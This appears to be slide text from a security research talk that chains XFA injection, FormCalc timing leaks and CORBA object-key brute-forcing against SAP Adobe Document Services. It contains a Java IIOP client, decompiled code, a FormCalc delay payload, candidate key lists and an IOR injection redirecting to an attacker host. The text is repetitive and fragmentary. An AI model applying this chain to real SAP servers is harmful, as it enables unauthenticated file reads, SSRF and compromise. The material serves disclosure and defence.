00000050  78 74 2f 43 6f 64 65 42 61 73 65 3a 31 2e 30 00 |xt/CodeBase:1.0.|
[...]
```

000000d0 00 01 01 00 00 00 00 26 00 00 00 02 00 02 00 00 |.....&.....|

000000e0 00 00 00 05 01 00 00 00 00 00 00 04 49 4e 49 54 |.....INIT|

000000f0 00 00 00 04 67 65 74 00 00 00 00 00 00 00 00 0c |....get.....|

00000100 4e 61 6d 65 53 65 72 76 69 63 65 00 |NameService.|




```
$ java iiop_chat
```

```
IOR:0000000000000002b49444c3a6f6d672e6f72672f436f734e616d696e672f4e616d696e67436  
f6e746578744578743a312e300000000000010000000000000054000102000000000f5052445341  
5041445353525630310000c357000000000000ca2462600f5002f46ed96010000000001[...]
```

```
00000000  00 00 00 00 00 00 00 00 2b 49 44 4c 3a 6f 6d 67 2e  |.....+IDL:omg.|  
00000010  6f 72 67 2f 43 6f 73 4e 61 6d 69 6e 67 2f 4e 61  |org/CosNaming/Na|  
00000020  6d 69 6e 67 43 6f 6e 74 65 78 74 45 78 74 3a 31  |mingContextExt:1|  
00000030  2e 30 00 00 00 00 00 00 01 00 00 00 00 00 00 54  |.0.....T|  
00000040  00 01 02 00 00 00 00 00 0f 50 52 44 53 41 50 41 44  |.....PRDSAPAD|  
00000050  53 53 52 56 30 31 00 00 c3 57 00 00 00 00 00 0c  |SSRV01..ÃW.....|  
00000060  a2 46 26 00 f5 00 2f 46 ed 96 01 00 00 00 00 01  |çF&.õ./Fí.....|  
[...]
```





Security Analysis: Our Journey of Discovery

First Finding: XFA Breakout

Challenge 1: How does it work internally?

Challenge 2: Object Key Generation

Challenge 3: IIOP Remote Communication

Challenge 4: Online Brute-Force of Manager Object Key



Object Key of com.adobe.service.Manager from getObjectKey()

Server ID (4B)

Object
Counter (1B)

Timestamp (7B)



Object Key of com.adobe.service.Manager from getObjectKey()

Server ID (4B)

Object
Counter (1B)

Timestamp (7B)




```
$ java iiop_chat
IOR:0000000000000002b49444c3a6f6d672e6f72672f436f734e616d696e672f4e616d696e67436
f6e746578744578743a312e30000000000001000000000000054000102000000000f5052445341
5041445353525630310000c3570000000000ca2462600f5002f46ed96010000000001[...]
```


00000000	00 00 00 00 00 00 00 00 2b 49 44 4c 3a 6f 6d 67 2e	+IDL:omg.
00000010	6f 72 67 2f 43 6f 73 4e 61 6d 69 6e 67 2f 4e 61	org/CosNaming/Na
00000020	6d 69 6e 67 43 6f 6e 74 65 78 74 45 78 74 3a 31	mingContextExt:1
00000030	2e 30 00 00 00 00 00 01 00 00 00 00 00 00 00 54	.0.....T
00000040	00 01 02 00 00 00 00 0f 50 52 44 53 41 53 41 41	PRDSAPAD
00000050	53 53 52 56 30 31 00 00 c3 57 00 00 00 00 00 00	ÃW.....
00000060	a2 46 26 00 31 00 2f 46 ed 96 00 00 00 00 00 00	Fí.....
[...]		

Server ID (4B)





Object Key of com.adobe.service.Manager from getObjectKey()

Server ID (4B)

Object
Counter (1B)

Timestamp (7B)



```
import org.omg.CosNaming.*;
import org.omg.CORBA.*;
import java.util.Properties;

public class iiop_chat{

    public static void main(String args[])
    [...]

        NamingContextExt nc =
            NamingContextExtHelper.narrow(orb.resolve_initial_references("NameService"));

        org.omg.CORBA.Object objctx = nc.resolve_str("com.adobe/AdobeDocumentServices");
        System.out.println(objctx);

    [...]
}
```



```
import org.omg.CosNaming.*;
import org.omg.CORBA.*;
import java.util.Properties;

public class iiop_chat{

    public static void main(String args[])
    [...]

        NamingContextExt nc =
            NamingContextExtHelper.narrow(orb.resolve_initial_references("NameService"));

        org.omg.CORBA.Object objctx = nc.resolve_str("com.adobe/AdobeDocumentServices");
        System.out.println(objctx);

    [...]
```



```
// Invoked by resolve_str operation of the Naming Service
public Object resolve(NameComponent[] nameComponent) throws NotFound, CannotProceed,
InvalidName {
    try {
        String name = createName(nameComponent); // Build full path
        Object result = null;
        // Lookup stringified object name in findings of namespace
        result = jndiContext.lookup(name);
    }
    [...]
    if (result instanceof Context)
        // In case a naming context is resolved (e.g., browsing namespaces), we end up here.
        return (this instanceof NamingContextExt) ? (Object)new NamingContextExtImpl(name) :
(Object)new NamingContextImpl(name);
    [...]
}
```

```
// Invoked through ObjectHelper to write object reference into IIOP reply
public void write_Object(Object o) {
    IOR ior;
    if (o == null) {
        IOR.NULL_IOR(this.orb).write_object((OutputStream)this);
        return;
    }
    try {
        ior = ((DelegateImpl)((ObjectImpl)o)._get_delegate()).getIOR();
    } catch (Exception e) {
        // With the naming context object, connect() is called on the ORB
        this.orb.connect(o);
        ior = ((DelegateImpl)((ObjectImpl)o)._get_delegate()).getIOR();
    }
    ior.write_object((OutputStream)this, ((ObjectImpl)o)._ids()[0]);
}
}
```

```
private static int corr;
[...]
byte[] getObjectKey(int serverId) {
    [...]
    // Leaks current state of object ID corr
    synchronized (this) {
        objkey[4] = (byte)corr++;
    }
}
```

```
public void connect(Object obj) {
    [...]
    boolean loopForKey = true;
    // Passing a naming context object to connect() triggers getObjectKey()
    while (loopForKey) {
        byte[] objkey = getObjectKey(CorbaServiceFrame.getClusterId());
        IOR ior = new IOR((org.omg.CORBA.ORB)this, ids[0], host, port, objkey, (byte)1,
(this.versionMinor != 1) ? this.versionMinor : 2);
    [...]
}
```



```
// Invoked by resolve_str operation of the Naming Service
public Object resolve(NameComponent[] nameComponent) throws NotFound, CannotProceed,
InvalidName {
    try {
        String name = createName(nameComponent); // Build full path
        Object result = null;
        // Lookup stringified object name in findings of namespace
        result = jndiContext.lookup(name);
    }
    [...]
    if (result instanceof Context)
        // In case a naming context is resolved (e.g., browsing namespaces), we end up here.
        return (this instanceof NamingContextExt) ? (Object)new NamingContextExtImpl(name) :
(Object)new NamingContextImpl(name);
    [...]
}
```

```
// Invoked through ObjectHelper to write object reference into IIOP reply
public void write_Object(Object o) {
    IOR ior;
    if (o == null) {
        IOR.NULL_IOR(this.orb).write_object((OutputStream)this);
        return;
    }
    try {
        ior = ((DelegateImpl)((ObjectImpl)o)._get_delegate()).getIOR();
    } catch (Exception e) {
        // With the naming context object, connect() is called on the ORB
        this.orb.connect(o);
        ior = ((DelegateImpl)((ObjectImpl)o)._get_delegate()).getIOR();
    }
    ior.write_object((OutputStream)this, ((ObjectImpl)o)._ids()[0]);
}
```

```
private static int corr;
[...]
byte[] getObjectKey(int serverId) {
    [...]
    // Leaks current state of object ID corr
    synchronized (this) {
        objkey[4] = (byte)corr++;
    }
}
```

```
public void connect(Object obj) {
    [...]
    boolean loopForKey = true;
    // Passing a naming context object to connect() triggers getObjectKey()
    while (loopForKey) {
        byte[] objkey = getObjectKey(CorbaServiceFrame.getClusterId());
        IOR ior = new IOR((org.omg.CORBA.ORB)this, ids[0], host, port, objkey, (byte)1,
(this.versionMinor != 1) ? this.versionMinor : 2);
        [...]
    }
}
```



00000000 00 00 00 00 00 00 00 2b 49 44 4c 3a 6f 6d 6
mg. |
00000010 6f 72 67 2f 43 6f 73 4e 61 6d 69 6e 67 2f 4
/Na |
00000020 6d 69 6e 67 43 6f 6e 74 65 78 74 45 78 74 3
t:1 |
00000030 2e 30 00 00 00 00 00 01 00 00 00 00 00 00 0
..T |
00000040 00 01 02 00 00 00 00 0f 50 52 44 53 41 50 41 44 |.....PRDSAPAD|
00000050 53 53 52 56 30 31 00 00 c3 57 00 00 00 00 00 0c |SSRV01..ÃW.....|
00000060 a2 46 26 00 57 3e 4d e3 ee 96 01 00 00 00 00 01 |çF&.ø>Mãî.....|
[...]

Object Counter (1B)



SAP NetWeaver Application Server Java

HTTP(S)

/wsalvpdf

Attacker



Leaking
Connection
Information

IIOp

IIOp handle

CosNaming service

Current Object Counter =
0x57

0x a2462600 ????????????????





Attacker

XFA Injection

HTTP(S)

SAP NetWeaver Application Server Java

/wsalvpdf

Generate PDF
with time
consuming
FormCalc

/AdobeDocumentServices

IIOP handle


XMLForm

```
while(i ne  
999999999999999  
999 )do  
i = i + 1  
endwhile
```

Current Object Counter =
0x57

0x a2462600 ??????????????????







Object Key of com.adobe.service.Manager from getObjectKey()

Server ID (4B)

Object
Counter (1B)

Timestamp (7B)



Timestamp slot	Possibility	Rate *	Approx Time
Week	604,800,000	64/s	100 days
Day	86,400,000	64/s	15 days
1 hour	3,600,000	64/s	~ 15 hours

0x a24626005a ??????????????



* In our lab, no latency, 20 threads



Attacker

XFA Injection

HTTP(S)

/wsalvpdf

Generate PDF
with time
consuming
FormCalc

/AdobeDocumentServices

IIOP handle

XMLForm

```
while(i ne  
999999999999999  
999 )do  
i = i + 1  
endwhile
```

IIOP

0x a24626005a ??????????????



SAP NetWeaver Application Server Java

Current Time: 1711536539100

SAP NetWeaver Application Server Java

/wsalvpdf

Attacker



A screenshot of a web browser window. The address bar shows a URL starting with 'http://'. The browser's menu bar includes 'File', 'View', 'Edit', 'Go', 'Bookmarks', 'Tools', 'Settings', and 'Help'. Below the menu bar, there are navigation buttons: 'Previous', 'Next', a zoom level dropdown set to '150%', and 'Zoom Out' and 'Zoom In' buttons. The main content area displays the number '1711536543687'. At the bottom, a status bar shows '1 of 1' pages.

1 of 1

XMLForm

XMLForm

[illegible]

```
0x a2462600 5a ??????????????
```



Current Time: 1711536539100

PDF Time: 1711536543687

SAP NetWeaver Application Server Java

/wsalvpdf

HTTP(S)

Attacker



0xa24626005adc05877f8e0100
0xa24626005add05877f8e0100
0xa24626005ade05877f8e0100
0xa24626005adf05877f8e0100
0xa24626005ae005877f8e0100
0xa24626005ae105877f8e0100
0xa24626005ae205877f8e0100
...

IIOP

/AdobeDocumentServices

IIOP handle

XMLForm

XMLForm

com.adobe.service.
Manager

0xa24626005a????????????



Current Time: 1711536539100

PDF Time: 1711536543687

SAP NetWeaver Application Server Java

/wsalvpdf

HTTP(S)

Attacker



0xa24626005adc05877f8e0100
0xa24626005add05877f8e0100
0xa24626005ade05877f8e0100
0xa24626005adf05877f8e0100
0xa24626005ae005877f8e0100
0xa24626005ae105877f8e0100
0xa24626005ae205877f8e0100
...

IIOP

/AdobeDocumentServices

IIOP handle

XMLForm

XMLForm

com.adobe.service.
Manager

0xa24626005a050d877f8e0100



Timestamp slot	Possibility	Rate *	Approx Time
Week	604,800,000	64/s	100 days
Day	86,400,000	64/s	15 days
1 hour	3,600,000	64/s	~ 15 hours
4.5 sec	4,500	64/s	~ 1 min

0x a2462600 5a 050d877f8e0100



* In our lab, no latency, 20 threads

villain #

I

What can we do with the CORBA Object Key for com.adobe.service.Manager?

Remotely & Unauthenticated

- Reading arbitrary files via `com.adobe.service.DataManager`
- Triggering an SSRF via `com.adobe.service.DataManager`
- IOR Injection via `com.adobe.service.Manager`
- Leaking information and Java properties



What can we do with the CORBA Object Key for `com.adobe.service.Manager`?

Remotely & Unauthenticated

- Reading arbitrary files via `com.adobe.service.DataManager`
- **Triggering an SSRF via `com.adobe.service.DataManager`**
- **IOR Injection via `com.adobe.service.Manager`**
- Leaking information and Java properties



SAP Systems



Attacker



SAP NetWeaver Application Server Java

SAP Adobe Document Service (ADS)

HTTP(S)

/AdobeDocumentServices

IIOP

IIOP handle

XMLForm

SAP Systems



HTTP(S)

SAP NetWeaver Application Server Java

SAP Adobe Document Service (ADS)

/AdobeDocumentServices



IIOP handle

XMLForm



IIOP

Attacker



SAP Systems



SAP NetWeaver Application Server Java

SAP Adobe Document Service (ADS)

HTTP(S)

/AdobeDocumentServices

Attacker



IOR
Injection

IIOp

IIOp handle

PRDSAPADSSRV01:12345

XMLForm

```
com.adobe.service.  
ProcessResource  
$ManagerImpl.  
registerController
```



SAP Systems



Attacker



attacker:12366

XMLForm



SAP NetWeaver Application Server Java

SAP Adobe Document Service (ADS)

HTTP(S)

/AdobeDocumentServices

IIOP

IIOP handle

PRDSAPADSSRV01:12345

XMLForm

```
com.adobe.service.  
ProcessResource  
$ManagerImpl.  
registerController
```

SAP Systems



HTTP(S)

SAP NetWeaver Application Server Java

SAP Adobe Document Service (ADS)

/AdobeDocumentServices

IIOP handle

IIOP

PRDSAPADSSRV01:12345

XMLForm

Attacker



attacker:12366

XMLForm

010110
110011
101000
0001



SAP Systems



HTTP(S)

SAP NetWeaver Application Server Java

SAP Adobe Document Service (ADS)

/AdobeDocumentServices



IIOP handle

IIOP

PRDSAPADSSRV01:12345

XMLForm

Attacker



attacker:12366

XMLForm



Victim POV

ALVTest

https://saphost.corp:50001/webdynpro 190%

Print Version Add Row Delete Row

